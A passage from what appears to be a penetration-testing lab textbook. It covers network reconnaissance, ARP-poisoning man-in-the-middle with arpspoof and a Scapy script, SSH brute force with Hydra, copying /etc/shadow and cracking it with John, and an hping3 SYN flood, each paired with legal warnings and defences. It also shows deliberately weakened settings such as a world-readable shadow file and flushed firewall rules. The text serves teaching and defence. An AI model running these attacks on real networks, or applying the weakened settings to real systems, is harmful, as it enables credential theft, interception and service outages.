   The path to wordlists may vary slightly by OS version
   dirb http://192.168.10.12 /usr/share/dirb/wordlists/common.txt
   ```

   This can reveal hidden login pages, administration panels, or exposed configuration files that nmap alone would miss.

5.3 Deep Packet Analysis with Wireshark

While active scanning tells you what services are listening, deep packet analysis tells you how those services are being used. Wireshark is a GUI-based packet analyser that provides unparalleled insight into live network traffic or captured '.pcap' files. It is best run on your 'Workstation' connected to the switch's mirror port.

5.3.1 Capture vs. Display Filters

- **Capture Filters** run in the kernel (via BPF) and limit which packets are saved. They use 'libpcap' syntax-e.g., 'host 192.168.10.10 and tcp port 22'-and must be set before starting the capture. They are efficient but less flexible.
- **Display Filters** run post-capture within Wireshark and let you drill into specific protocol fields (e.g., 'ip.src == 192.168.10.11 && tcp.flags.syn == 1'). They are extremely powerful and are the primary way to analyse a capture file.

5.3.2 Advanced Analysis Techniques

- **Follow Stream:** The most powerful feature for understanding a conversation. Right-click any packet in a TCP or UDP session and select *Follow → TCP/UDP Stream*. Wireshark will reconstruct the full, bidirectional flow of data, showing you the application-layer conversation exactly as the programs saw it.
- **Endpoints and Conversations:** Under the *Statistics* menu, these dialogues provide an overview of all traffic. *Endpoints* lists every unique host in the capture and their total traffic. *Conversations* shows traffic between pairs of hosts, allowing you to quickly identify the "heaviest talkers" on the network.
- **IO Graphs:** Use *Statistics → IO Graphs* to plot throughput over time. You can apply display filters to the graph to visualise the traffic rate of a specific protocol or host, helping you to identify spikes in activity or periodic "beaconing" traffic.

5.4 Ethical Considerations in Reconnaissance

Active scanning sends unsolicited packets to target systems and is easily detectable. It is not a passive activity.

- **Unauthorised Scanning is Illegal:** Running a port scan against a system without permission can be a criminal offence under the **Computer Misuse Act 1990**, as it can be interpreted as an unauthorised attempt to access computer systems.
- **Risk of Disruption:** Aggressive scans (‘-T5‘, ‘–script vuln‘) can crash fragile services or legacy hardware. You are responsible for any damage caused.
- **Scope is Paramount:** In a professional engagement, the scope of work will explicitly define which IP ranges are in-scope and what techniques are permitted. All activities in this book must be confined to the ‘192.168.10.0/24‘ lab network.

5.5 Defensive Countermeasures

Defending against reconnaissance involves a combination of reducing the attack surface and detecting scanning activity.

- **Firewalling:** The most effective defence is a properly configured firewall. Deny all traffic by default and only allow connections to specific services that are intended to be public. This immediately makes closed ports appear as ‘filtered‘ to Nmap, providing no information.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Tools like Snort or Suricata can be configured with rulesets that specifically detect the patterns of Nmap scans (e.g., many connection attempts from one source to many ports). An IPS can take the further step of automatically blocking the scanning IP address.
- **Port Knocking:** An advanced technique where a firewall keeps all ports closed until a user sends a specific, pre-defined sequence of connection attempts (or "knocks") to a series of closed ports. Once the correct sequence is received, the firewall opens a specific port for the user’s IP address.

Chapter 6

Man-in-the-Middle Attacks

Chapter Challenge

Objective: You are a penetration tester hired to assess the internal network security of a client. During reconnaissance, you discovered that a legacy intranet application communicates over unencrypted HTTP. Your challenge is to move from passive observation to active interference. Execute a Man-in-the-Middle (MitM) attack to position your machine between a "user" workstation and the **intranet server**. Once communication flows through your device, intercept and capture the user's login credentials to demonstrate the vulnerability.

6.1 Overview: ARP Poisoning Attack Flow

A Man-in-the-Middle (MitM) attack is a form of active eavesdropping where an attacker silently relays-and potentially alters-all packets exchanged between two parties who believe they are communicating directly. On a Local Area Network (LAN), the most prevalent method is ARP poisoning (or ARP spoofing). This technique exploits a fundamental design vulnerability in the Address Resolution Protocol (ARP): its complete lack of authentication.

When a host needs to communicate with another device on the same local network, it first consults its local ARP cache. If no entry exists, it broadcasts an ARP request to the entire network, asking, for example, "Who has 192.168.10.12?". The device with that IP address is expected to reply with its MAC address. Critically, ARP is stateless and trusting; any device on the network can send an ARP reply at any time, and the receiving host will typically accept it as truth and update its cache, even if it never sent a request. An attacker abuses this by sending a flood of unsolicited, forged ARP replies, allowing them to maliciously map the Server's IP address to their own MAC address, thereby hijacking all traffic intended for the Server.

The ARP poisoning workflow for intercepting local traffic consists of two concurrent steps:

- **Poisoning the User Node**
  - Send forged ARP replies to the User (`192.168.10.10`) claiming:
    - "`192.168.10.12` (the Server) is at *Attacker's MAC*"
  - The User's ARP cache now incorrectly maps the Server's IP to your MAC address. All traffic from the User to the Server is now sent to you.
- **Poisoning the Server Node**
  - Send forged ARP replies to the Server (`192.168.10.12`) asserting:
    - "`192.168.10.10` (the User) is at *Attacker's MAC*"
  - The Server's ARP cache now incorrectly maps the User's IP to your MAC address. All reply traffic from the Server to the User is now sent to you.

Once both caches are poisoned, the attacker's machine becomes an invisible proxy for the conversation. To prevent detection, the attacker must enable IP forwarding to ensure seamless traffic relay. Because ARP entries expire, the attacker must continue sending spoofed replies periodically to maintain the MitM position.

6.2 Experiment Setup: Weaponising the Attacker Node

6.2.1 MAC Spoofing for Evasion

In a real penetration test, it's common to randomise your MAC address to evade simple filter lists and hinder forensic tracebacks. However, be aware that if your router or DHCP server has a reservation mapping your Attacker node's MAC to a fixed IP (e.g. 192.168.10.11), changing the MAC will break that binding and you will lose your address. To spoof your MAC while preserving a static IP, you can either update the DHCP reservation after spoofing or bypass DHCP entirely by configuring a static address post-spoof. Here's how to perform the MAC change:

```
# Install macchanger if needed
sudo apt-get install -y macchanger

# Bring the interface down
sudo ip link set eth0 down

# Assign a new, random MAC
sudo macchanger -r eth0

# Bring the interface back up
sudo ip link set eth0 up
```

Important: After spoofing, either update your DHCP server's reservation to match the new MAC, or assign the static IP manually:

```
sudo ip address flush dev eth0
sudo ip address add 192.168.10.11/24 dev eth0
sudo ip route add default via 192.168.10.1
```

This ensures that you retain the correct IP while still masking your true hardware address.

6.2.2 Enabling IP Forwarding and disable firewalls

Enable the kernel to forward intercepted packets, preventing a DoS on the victim:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo iptables -F    # Flush (delete) all rules in the filter table
sudo iptables -X    # Delete all non-default chains in the filter table
sudo iptables -P INPUT ACCEPT # Set default policy for INPUT to ACCEPT
sudo iptables -P FORWARD ACCEPT # Set default policy for FORWARD to ACCEPT
sudo iptables -P OUTPUT ACCEPT
```

6.3 Performing the Attack: Automated vs Manual Methods

ARP poisoning can be carried out with off-the-shelf tools for speed and convenience, or by crafting the exact packets yourself to gain deeper insight into the attack mechanics. The automated approach leverages `arpspoof` from the dsniff suite to inject forged ARP replies at scale, allowing you to focus on the results rather than packet details. In contrast, the manual method uses Scapy-a powerful Python library-to build and send each ARP frame by hand, teaching you how each field contributes to the deception.

6.3.1 Automated Approach with `arpspoof`

The `arpspoof` utility drastically simplifies ARP poisoning. On the Attacker node, open two separate terminals and run the following commands to intercept traffic between the User and the Server.

```
sudo apt-get update
sudo apt-get install -y dsniff # Install the required tools
# In Terminal 1: Poison the User (192.168.10.10), claiming to be the Server
sudo arpspoof -i eth0 -t 192.168.10.10 192.168.10.12
# In Terminal 2: Poison the Server (192.168.10.12), claiming to be the User
sudo arpspoof -i eth0 -t 192.168.10.12 192.168.10.10
```

6.3.2 Manual Method: Crafting Packets with Scapy

Writing your own ARP poisoner with Scapy gives you complete control over every byte on the wire. This hands-on approach deepens your understanding of Layer 2 attacks and packet injection. The script below provides a concise example of how to implement such a tool using Python:

```
#**Ensure Spacing and indentation is correct**
from scapy.all import ARP, Ether, sendp
import time, sys, os

def send_arp(target_ip, spoof_ip, target_mac, restore_mac=None):
    # If restoring, use the real MAC of the spoofed IP. Otherwise, use our own
        MAC.
    pkt = Ether(dst=target_mac)/ARP(op=2, pdst=target_ip, hwdst=target_mac,
        psrc=spoof_ip, hwsrc=restore_mac)
    sendp(pkt, count=4 if restore_mac else 1, verbose=0)
if __name__ == '__main__':
    if len(sys.argv) != 5 or os.geteuid() != 0:
        sys.exit("Usage: sudo python3 arp.py <target1_ip> <target2_ip>
            <target1_mac> <target2_mac>")

    _, target1_ip, target2_ip, target1_mac, target2_mac = sys.argv
    print(f"[+] Poisoning {target1_ip} <-> {target2_ip}. Press CTRL+C to stop.")

    try:
        while True:
            send_arp(target1_ip, target2_ip, target1_mac) # Poison Target 1
            send_arp(target2_ip, target1_ip, target2_mac) # Poison Target 2
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[!] Restoring ARP tables...")
        send_arp(target1_ip, target2_ip, target1_mac, restore_mac=target2_mac)
        send_arp(target2_ip, target1_ip, target2_mac, restore_mac=target1_mac)
        print("[+] Done.")
```

To effectively use this script, you need to gather the IP and MAC addresses of both the User and the Server.

Step 1: Gather Network Information

To execute the attack, the script needs the IP and MAC addresses of both targets: the User node and the Server node. While the IP addresses are known from our lab setup

(192.168.10.10 for the User and 192.168.10.12 for the Server), the Attacker node does not yet know their physical MAC addresses. You must first populate your Attacker's ARP cache by forcing it to communicate with each target.

1. **Populate the ARP Cache:**
   From the terminal on your **Attacker node**, send a single `ping` packet to both the User and the Server. This forces your machine to resolve their IP addresses to MAC addresses.

   ```
   # Ping the User and Server node to learn its MAC address
   ping -c 1 192.168.10.10
   ping -c 1 192.168.10.12
   ```

2. **View the ARP Cache and Record MAC Addresses:**
   Now that your system has communicated with both targets, their MAC addresses will be stored in your local ARP cache. View the cache to retrieve them.

   ```
   # Display the ARP cache
   arp -a
   ```

   The output will list all known devices on the local network. Find the entries for the User and Server and note down their corresponding MAC addresses.

   ```
   # Example output
   ? (192.168.10.10) at aa:bb:cc:11:22:33 [ether] on eth0
   ? (192.168.10.12) at dd:ee:ff:44:55:66 [ether] on eth0
   ```

   You now have all four pieces of information required to run the manual Scapy script: the two IP addresses and their corresponding MAC addresses.

Step 2: Executing the Attack

With the information gathered, run the script with root privileges. The order of the targets does not matter as long as the first ip corresponds to the first MAC.

```
sudo apt install python3-pip
sudo pip3 install scapy
# **IMPORTANT** Ensure this is all on one line (Example MAC's)
sudo python3 arp_poisoner.py 192.168.10.10 192.168.10.12 AA:BB:CC:11:22:33
   DD:EE:FF:44:55:66 #Ignore non fatal errors
```

6.4 Results and Analysis: Examining the Intercepted Traffic

With the ARP poisoning attack running, the final step is to capture and analyse the intercepted traffic using Wireshark to prove the vulnerability.

1. **Start the Capture (Attacker Node):**
   In a new terminal on the Attacker node, launch Wireshark, which requires root privileges to access the network interface.

   ```
   # Ensure Wireshark is installed and launch the GUI
   sudo apt-get update && sudo apt-get install -y wireshark
   sudo wireshark -i eth0
   ```

   Wireshark will now capture all packets passing through your machine's `eth0` interface.

2. **Generate and Analyse Traffic (User & Attacker Nodes):**
   On the **User node**, browse to the unencrypted portal at `http://192.168.10.12/` and submit login credentials (e.g., 'testuser' / 'MyPassword123').
   Return to the **Attacker node**'s Wireshark window. To isolate the credentials, apply the display filter `http.request.method == "POST"`. This will reveal the packet containing the form submission.

3. **Extract the Credentials:**
   To view the complete interaction, right-click on the filtered POST packet and select **Follow** > **TCP Stream**. A new window will display the reconstructed conversation, showing the plaintext credentials exactly as they were sent.

   ```
   POST /login HTTP/1.1
   Host: 192.168.10.12
   [...]
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 33

   username=testuser&password=MyPassword123
   ```

   This successful extraction of plaintext credentials provides definitive proof of the vulnerability and completes the chapter's challenge.

6.5 Ethical Considerations: A Line You Must Not Cross

Under UK law, active Man-in-the-Middle attacks like ARP poisoning are a serious criminal offence under the Computer Misuse Act 1990, constituting an unauthorised modification of computer data. The act of impairing network traffic is illegal in itself, regardless of whether data is stolen or the action was merely reckless. To avoid severe penalties-including up to 10 years in prison, substantial fines, and career-ending consequences-practitioners must obtain explicit permission through a formal, legally binding contract, as casual agreements offer no protection from prosecution.

6.6 Defence Mechanisms: Building a More Trustworthy Network

Having successfully executed a Man-in-the-Middle attack, the next critical step in a professional security assessment is to understand and implement countermeasures. This section will guide you through detecting the attack you just performed in real-time and then hardening the network with robust prevention techniques.

6.6.1 Detection in Action: Witnessing the Attack

Effective detection relies on monitoring for the tell-tale signs of ARP cache manipulation.

Understanding ARP Cache Manipulation Detection When an ARP cache poisoning attack occurs, a malicious actor sends forged ARP replies, causing a device's ARP table to associate an incorrect MAC address with an IP address. Detection tools monitor ARP traffic and compare observed IP-to-MAC mappings against expected or previously recorded associations, flagging any discrepancies as potential attacks.

Automated Monitoring with `arpwatch` The `arpwatch` utility is a passive ARP monitoring tool that listens for ARP traffic on a specified network interface. It maintains a database of observed IP-to-MAC address pairings. When `arpwatch` detects a change in the MAC address associated with an IP address that it has previously seen, it logs an alert, indicating a potential ARP spoofing attempt or a legitimate hardware change.
Upon detecting an anomaly, `arpwatch` logs an entry to the system logs (e.g., /var/-log/syslog on Debian-based systems). This log entry explicitly warns of the detected change, providing the IP address, the old MAC address, and the new (suspicious) MAC address.

6.6.2 Prevention: Hardening Layer 2

While detection is crucial, prevention aims to make ARP poisoning impossible in the first place. This is achieved by enforcing trust at the switch level.

Static ARP Entries The most direct method is to manually create an immutable ARP entry on a critical host. This locks the Server's IP to its true MAC address, causing the User's operating system to ignore any spoofed ARP replies for that entry.

```
# On the User node, create a static entry for the Server
sudo arp -s 192.168.10.12 <SERVER_REAL_MAC_ADDRESS>
```

Use Case: This is highly effective but difficult to manage at scale. It is best suited for protecting high-value, static assets.

Dynamic ARP Inspection (DAI) This is the industry-standard, scalable solution. DAI is a security feature on managed switches that validates ARP packets before they are forwarded.

- **DHCP Snooping as a Prerequisite:** DAI relies on a trusted database of IP-to-MAC bindings, typically built by another switch feature called DHCP Snooping, which observes legitimate DHCP transactions.
- **The Validation Process:** When an ARP reply travels through a DAI-enabled switch, the switch intercepts it and checks the source MAC and IP against its trusted database. If the binding is invalid-as all of your spoofed packets would be-the switch discards the packet and logs a security violation.
- **Implementation:** Enabling DAI is a function of switch configuration and requires enterprise-grade, managed network hardware.

Port Security Another effective switch-level defence is Port Security. This feature can be configured to permit only a specific number of MAC addresses (or specific MAC addresses) to communicate on a given switch port. When an attacker tries to send spoofed frames with a different source MAC, the switch detects a violation and can be configured to drop the packets or even shut down the port, completely neutralising the attack.

Chapter 7

Brute-Force Attacks on Services

Chapter Challenge

Objective: You are a penetration tester tasked with evaluating the credential strength of an internal development server. Your reconnaissance has identified an active SSH service on the ‘Server‘ node (‘192.168.10.12‘). The client suspects their developers may be using weak, reusable passwords. Your challenge is to prove this vulnerability by gaining access to multiple user accounts, first through an online attack and then by using that initial access to perform a more powerful offline attack.

7.1 Overview of Brute-Force Attacks

Brute-force attacks are among the simplest, yet often most effective, methods of gaining unauthorised access to a system. The principle is straightforward: to systematically try all possible combinations of characters for a password or key until the correct one is found. These attacks can be categorised into two main types:

- **Online Attacks:** The attacker interacts directly with a live service (e.g., SSH, FTP, a web login form). Each password attempt is sent to the service for validation. This method is slower and can be detected by security systems that log failed attempts.

- **Offline Attacks:** The attacker first obtains a copy of encrypted data, such as a password hash file from a compromised system. They then use their own computational resources to crack the hash without interacting with the target service. This method is significantly faster and stealthier.

This chapter will guide you through a realistic scenario where an online attack provides the necessary files to conduct a more comprehensive offline attack.

7.2 Experiment Setup

This experiment requires careful configuration of both the ‘Attacker‘ and ‘Server‘ nodes to create a vulnerable, yet controlled, environment.

7.2.1 Server Node Configuration (192.168.10.12)

First, we must configure the SSH service on the ‘Server‘ to allow password-based authentication and create several user accounts with weak passwords.

1. **Install SSH Server:** If not already installed, open a terminal on the ‘Server‘ and run:

   ```
   sudo apt update
   sudo apt install openssh-server nano
   ```

2. **Enable Password Authentication:** Open the SSH daemon configuration file with a text editor:

   ```
   sudo nano /etc/ssh/sshd_config
   ```

   Find the line ‘PasswordAuthentication‘ and ensure it is set to ‘yes‘. If it is commented out (starts with a ‘#‘), remove the ‘#‘.

   ```
   # Change to no to disable tunnelled clear text passwords
   PasswordAuthentication yes
   ```

3. **Restart SSH Service:** To apply the changes, restart the SSH service:

   ```
   sudo systemctl restart ssh
   ```

4. **Create Vulnerable Users:** We need user accounts to target. Create three users with simple, guessable passwords. You will be prompted to set a password for each user.

   ```
   sudo adduser testuser
   # When prompted, set the password to: password123
   sudo adduser dev_user
   # When prompted, set the password to: sunshine
   sudo adduser test_user_02
   # When prompted, set the password to: princess
   ```

5. **Create Vulnerable Password Files:**

   ```
   # Allows anyone to read the shadow file
   sudo chmod 644 /etc/shadow
   ```

7.2.2 Attacker Node Configuration (192.168.10.11)

On the ‘Attacker‘ node, we need to install the necessary tools and create wordlists for our dictionary attacks.

1. **Install Tools:** Open a terminal and install Hydra, John the Ripper, and Hashcat.

   ```
   sudo apt install hydra nano
   sudo snap install john
   ```

2. **Create Custom Wordlists:** For the initial online attack, we will create two small, custom wordlists.

   - **Custom Username List:** Create a file named ‘usernames.txt‘ on the `Attacker` node.

     ```
     nano usernames.txt
     ```

     Add the following content. This list includes our specific targets.

     ```
     root
     admin
     user
     testuser
     dev_user
     test_user_02
     ```

     Save and exit the editor (Ctrl+X, then Y, then Enter).

   - **Custom Password List:** Create a file named ‘passwords.txt‘ containing potential passwords.

     ```
     nano passwords.txt
     ```

     Add the following content. This list includes the password for our initial target, ‘dev_user‘.

     ```
     123456
     password
     qwerty
     sunshine
     welcome
     ```

     Save and exit the editor.

3. **Acquire a Professional Wordlist:** For the offline attack, a much larger wordlist is needed. Download the popular ‘rockyou.txt‘ wordlist.

   ```
   https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
   ```

7.3 Attack Execution: From Online to Offline

With the lab set up, we will now execute a two-stage attack.

7.3.1 Stage 1: Gaining Initial Access with an Online Attack

We will use Hydra to find the credentials for one of the weaker accounts, ‘dev_user‘, giving us a foothold on the system. On the Attacker node, run the following command:

```
hydra -L usernames.txt -P passwords.txt ssh://192.168.10.12
```

- `-L usernames.txt`: Specifies the file containing potential usernames.
- `-P passwords.txt`: Specifies the file containing potential passwords.
- `ssh://192.168.10.12`: Defines the target protocol and IP address.

Hydra will test the combinations and should shortly report a successful login for `dev_user` with the password `sunshine`.

7.3.2 Stage 2: Acquiring Hashes for an Offline Attack

Now that you have valid credentials for ‘dev_user‘, you can log in to the server and retrieve the files containing the password hashes for all users.

1. **Log in and Acquire the Files:** On your `Attacker` node, use the Secure Copy Protocol (‘scp‘) and the credentials you just found to download the ‘/etc/passwd‘ and ‘/etc/shadow‘ files from the ‘Server‘.

   ```
   # Create a directory to store the captured files
   mkdir loot
   cd loot

   # Use scp to download the files
   scp dev_user@192.168.10.12:/etc/passwd .
   scp dev_user@192.168.10.12:/etc/shadow .
   ```

   You will be prompted for the password for ‘dev_user‘, which is ‘sunshine‘. You now have local copies of the server’s password hash files.

2. **Prepare the Hashes for Cracking:** The ‘shadow‘ file is not directly readable by cracking tools. Use the ‘unshadow‘ utility (part of the John the Ripper suite) to combine the ‘passwd‘ and ‘shadow‘ files into a single format that password crackers can understand.

   ```
   unshadow passwd shadow > hashes_to_crack.txt
   ```

7.3.3 Stage 3: Cracking Hashes Offline

With the ‘hashes_to_crack.txt‘ file ready, you can now use the full power of your ‘Attacker‘ machine and the large ‘rockyou.txt‘ wordlist to discover the remaining passwords without generating any more network traffic to the target.

Cracking with John the Ripper

Run John against the combined hash file, specifying the rockyou.txt wordlist. Note that ../rockyou.txt points to the file in the parent directory, assuming you are still in the loot directory.

```
john --wordlist=../rockyou.txt hashes_to_crack.txt
```

- **Hash Type**: John will automatically detect the hash type, which is typically sha512crypt for modern Linux systems.
- **Attack Mode**: The –wordlist flag specifies a dictionary attack, where John tests every password in the provided file.

John will begin the cracking process and should quickly find the passwords for testuser (password123) and test_user_02 (princess). To view the cracked passwords again later, use the command john –show hashes_to_crack.txt.

7.4 Ethical Considerations

Attempting to gain unauthorised access to computer systems is a serious offence. In the United Kingdom, such actions are governed by the Computer Misuse Act 1990. Performing a brute-force attack on a system without explicit, written permission from its owner constitutes an offence under Section 1 of the Act (unauthorised access to computer material). The experiments in this chapter must only be performed on the isolated lab network you have constructed. Targeting any external system, even for educational purposes, is illegal and unethical. The purpose of this exercise is to understand the mechanics of the attack in order to build effective defences.

7.5 Defence Mechanisms

Protecting against brute-force attacks involves a multi-layered approach.

7.5.1 Strong Password Policies

The first line of defence is to enforce the use of strong, complex passwords that are resistant to dictionary and brute-force attacks. A strong password policy should mandate:

- Minimum length (e.g., 12-16 characters).
- A mix of uppercase letters, lowercase letters, numbers, and symbols.
- Regular password changes.
- A restriction on using common or easily guessable passwords.

7.5.2 Account Lockout and Rate Limiting with Fail2ban

Tools like Fail2ban can automatically mitigate online brute-force attacks. Fail2ban scans log files for patterns of malicious activity, such as repeated failed login attempts, and temporarily bans the offending IP addresses by adding a new rule to the system firewall.
To install and configure Fail2ban on the ‘Server‘:

1. Install the package:

   ```
   sudo apt install fail2ban nano
   ```

2. Create a local configuration file. Do not edit the default ‘.conf‘ file, as it may be overwritten during updates.

   ```
   sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
   ```

3. Open the new configuration file for editing:

   ```
   sudo nano /etc/fail2ban/jail.local
   ```

4. Enable the SSH protection jail by finding the ‘[sshd]‘ section and ensuring ‘enabled = true‘. You can also customise parameters like ‘maxretry‘ (number of failed attempts before a ban) and ‘bantime‘ (duration of the ban).

   ```
   [sshd]
   enabled = true
   port = ssh
   logpath = %(sshd_log)s
   backend = %(sshd_backend)s
   maxretry = 3
   bantime = 10m
   ```

5. Restart the service to apply the new configuration:

   ```
   sudo systemctl restart fail2ban
   ```

Now, if you re-run the Hydra attack, you will see that after three failed attempts, the Attacker's IP address will be blocked for 10 minutes.

7.5.3 Public Key Authentication

The most robust defence against brute-force password attacks on SSH is to disable password authentication entirely and use public key cryptography instead. This involves creating a cryptographic key pair (a private key and a public key) and is significantly more secure. The user authenticates by proving they possess the private key, without ever sending it over the network. To set up key-based authentication:

1. **Generate Keys (on Attacker/User node):**

   ```
   ssh-keygen -t rsa -b 4096
   ```

   This creates a private key (‘id_rsa‘) and a public key (‘id_rsa.pub‘) in the ‘ /.ssh‘ directory.

2. **Copy Public Key to Server:** Use the ‘ssh-copy-id‘ utility to install the public key on the ‘Server‘ for a specific user.

   ```
   ssh-copy-id testuser@192.168.10.12
   ```

3. **Disable Password Authentication (on Server):** As a final hardening step, edit ‘/etc/ssh/sshd_config‘ again and set ‘PasswordAuthentication no‘. Restart the SSH service.

Now, login attempts using a password will be automatically rejected. The only way to access the ‘testuser‘ account via SSH is by using the corresponding private key.

Chapter 8

Denial-of-Service Attacks

Chapter Challenge

Objective: You are a network security analyst tasked with performing a stress test on a new web server. Your goal is to determine its vulnerability to a common Denial-of-Service (DoS) attack. Your reconnaissance has confirmed a web service (HTTP) is active on the Server node (192.168.10.12). Your challenge is to first demonstrate that the service can be rendered inaccessible by a SYN flood attack, and then to implement and verify a kernel-level defence that mitigates the attack, proving the server is now hardened.

8.1 Overview of Denial-of-Service Attacks

Denial-of-Service (DoS) attacks are a malicious attempt to disrupt the normal traffic of a targeted server, service, or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic. Unlike brute-force attacks, the primary goal is not to gain unauthorised access but to make a resource unavailable to its legitimate users. These attacks are often scaled up into Distributed Denial-of-Service (DDoS) attacks, which leverage multiple compromised computer systems as sources of attack traffic. This chapter focuses on the SYN Flood, a classic DoS attack that exploits a vulnerability in the TCP connection process, known as the three-way handshake:

1. **SYN:** A client wishing to start a connection sends a SYN (synchronise) packet to the server.
2. **SYN-ACK:** The server acknowledges the request by sending a SYN-ACK (synchronise-acknowledge) packet back to the client. It also allocates a small amount of memory for this pending connection, which is now in a "half-open" state.
3. **ACK:** A legitimate client completes the connection by sending an ACK (acknowledge) packet, which transitions the connection to the ESTABLISHED state.

A SYN flood attack disrupts this process. The attacker sends a massive volume of SYN packets to the server, often using spoofed (fake) source IP addresses. The server dutifully responds to each SYN with a SYN-ACK and holds the connection open, waiting for the final ACK. Since the source IP was fake, the final ACK never arrives. The server's connection queue (its backlog) rapidly fills with these half-open connections, exhausting its resources and preventing it from accepting any new, legitimate connection requests.

8.2 Experiment Setup

This experiment requires configuring the Attacker node with an attack tool and the Server node with a target service to attack.

8.2.1 Server Node Configuration (192.168.10.12)

This experiment requires a running web service on the 'Server' node to act as our target. The Nginx web server was previously configured in the Packet Sniffing chapter.

1. **Verify Web Server Status:** First, ensure the Nginx service is active. On the 'Server' node, run:

   ```
   sudo systemctl status nginx
   ```

   You should see an `active (running)` status. If the service is not running, please refer to the web server setup instructions in Section 4.2.1 before proceeding.

2. **Install Monitoring Tools:** To observe the attack's impact, we need 'net-tools'. If not already installed from a previous lab, run:

   ```
   sudo apt install net-tools
   ```

8.2.2 Attacker Node Configuration (192.168.10.11)

On the Attacker node, we need to install a packet-crafting tool that can generate the SYN flood.

1. **Install Tool:** Open a terminal and install hping3.

   ```
   sudo apt update
   sudo apt install hping3
   ```

The lab is now set up to simulate the attack.

8.3 Attack Execution and Mitigation Exercise

This section is divided into two parts. First, we will launch the attack to confirm the vulnerability. Second, we will implement a defence and re-run the attack to prove the fix works.

8.3.1 Part 1: The Attack and its Verification

1. **Launch the SYN Flood (on Attacker):** In a terminal on the Attacker node, execute the following command to begin flooding the Server's web service (port 80) with SYN packets from random, spoofed IP addresses.

   ```
   sudo hping3 -S --flood -V --rand-source 192.168.10.12 -p 80
   ```

   - `-S`: Sets the SYN flag in the TCP packet.
   - `-flood`: Sends packets as fast as possible, without waiting for replies.
   - `-V`: Verbose mode to see attack details.
   - `-rand-source`: Spoofs the source IP address of each packet. This is key to the attack.
   - `192.168.10.12 -p 80`: Specifies the target IP address and port.

2. **Verify Service Unavailability (on User): While the attack is running**, open a new terminal on the 'User' node. Attempt to connect to the 'Server''s web page using a browser or the 'curl' utility.

   ```
   sudo apt install curl
   curl http://192.168.10.12
   ```

   You will observe that the request hangs and eventually fails with a "Connection timed out" error. The service is now denied to legitimate users.

3. **Observe Server State (on Server):** Switch to the terminal on the 'Server' node. Use 'netstat' to see the connection table.

   ```
   sudo netstat -tuna | grep SYN_RECV
   ```

   You will see a very long list of connections in the SYN_RECV state, confirming that the server's connection backlog has been exhausted by the spoofed requests.

4. **Stop the Attack (on Attacker):** Return to the 'Attacker' terminal (the one running 'hping3') and press 'Ctrl+C' to stop the flood.

8.4 Ethical Considerations

Attempting to impair the operation of a computer is a serious crime. In the United Kingdom, such actions are governed by the Computer Misuse Act 1990. Knowingly launching a Denial-of-Service attack against any system constitutes an offence under Section 3 of the Act (unauthorised acts with intent to impair operation of a computer). This is a serious offence that can lead to significant fines and prison sentences.

The experiments in this chapter must only be performed on the isolated lab network you have constructed. Targeting any external system, even for what may seem like harmless testing, is illegal, unethical, and can cause significant disruption to services people rely on. The purpose of this exercise is to understand the mechanics of the attack in order to build effective defences.

8.5 Defence Mechanisms

8.5.1 Part 2: Mitigation with Firewall Rate-Limiting

After confirming the vulnerability, the next step is to implement a defence on the `Server` and verify its effectiveness. We will use the built-in Linux firewall, `iptables`, to create rules that specifically limit the rate of incoming SYN packets.

1. **Enable the Firewall Defence (on Server):** On the `Server` node, execute the following commands to add two new rules to the firewall's `INPUT` chain. The first rule accepts new connections up to a specific limit, and the second rule drops any that exceed this limit.

```
# This command set creates a rate-limiting filter for new connections
sudo iptables -A INPUT -p tcp --syn -m limit --limit 5/m --limit-burst \
    10 -j ACCEPT
sudo iptables -A INPUT -p tcp --syn -j DROP
```

   - `-A INPUT`: Appends the rule to the chain for incoming network packets.
   - `-p tcp -syn`: Specifies the rule applies only to TCP packets that are initiating a new connection (SYN flag is set).
   - `-m limit`: Engages the rate-limiting module.
   - `-limit 5/m`: Sets the average maximum rate to 5 new connections per minute.
   - `-limit-burst 10`: Allows an initial burst of 10 connections before the rate limit is enforced.

- `-j ACCEPT/DROP`: The target action; `ACCEPT` allows the packet, while `DROP` silently discards it.

2. **Re-launch the Attack (on Attacker):** Return to the `Attacker` node and run the exact same `hping3` command to begin the SYN flood again.

   ```
   sudo hping3 -S --flood -V --rand-source 192.168.10.12 -p 80
   ```

3. **Verify the Defence (on User and Server):** On to the `Server` node and view the firewall statistics to see the defence in action.

   ```
   sudo iptables -L -v -n
   ```

   You will see the packet counter for the `DROP` rule increasing rapidly, providing clear evidence that the malicious flood is being blocked.

8.5.2 SYN Cookies

A common and effective kernel-level defence against SYN flood attacks is the use of SYN Cookies. SYN Cookies are a kernel-level defence that protect servers from SYN flood attacks. Normally, a SYN flood exhausts a server's memory by creating thousands of "half-open" connections. SYN Cookies mitigate this by not allocating memory for a new connection. Instead, the server sends a special SYN-ACK packet containing a cryptographic token (the "cookie") with the connection details. A legitimate client returns this cookie in its final ACK packet, allowing the server to validate it and establish the connection. Since attackers using spoofed IPs never receive the cookie, they cannot complete the handshake, and no server resources are wasted on their malicious requests.

8.5.3 Upstream Filtering and Cloud-Based DDoS Protection

For large-scale attacks, the most effective solution is using cloud-based DDoS mitigation providers like Cloudflare or AWS Shield. These services route all your site's traffic through their massive global networks, which absorb and filter malicious packets at the network edge-a process known as "scrubbing." Only clean, legitimate traffic is then passed along to your server, making this the only viable method to survive large volumetric attacks that would otherwise saturate your internet connection.

Chapter 9

Remote Code Execution (RCE)

Chapter Challenge

Objective: You are a penetration tester performing an assessment of a legacy internal network. Reconnaissance has revealed a web server on the Server node (192.168.10.12), but its purpose is unknown. The client suspects old, unmaintained services may be running. Your challenge is to investigate the web service, identify a high-severity vulnerability, and exploit it to gain a reverse shell, giving you direct command-line access to the server. This exercise will test your ability to move from service enumeration to active exploitation.

9.1 Overview of Remote Code Execution

Remote Code Execution (RCE) is one of the most critical classes of vulnerability an attacker can discover. While previous attacks gave us access to credentials or allowed us to disrupt services, RCE grants the ultimate prize: the ability to run arbitrary commands on the target machine as if we were logged in locally. This effectively hands over control of the machine to the attacker, who can then steal data, install persistent backdoors, or use the compromised server as a pivot point to attack other systems on the network.

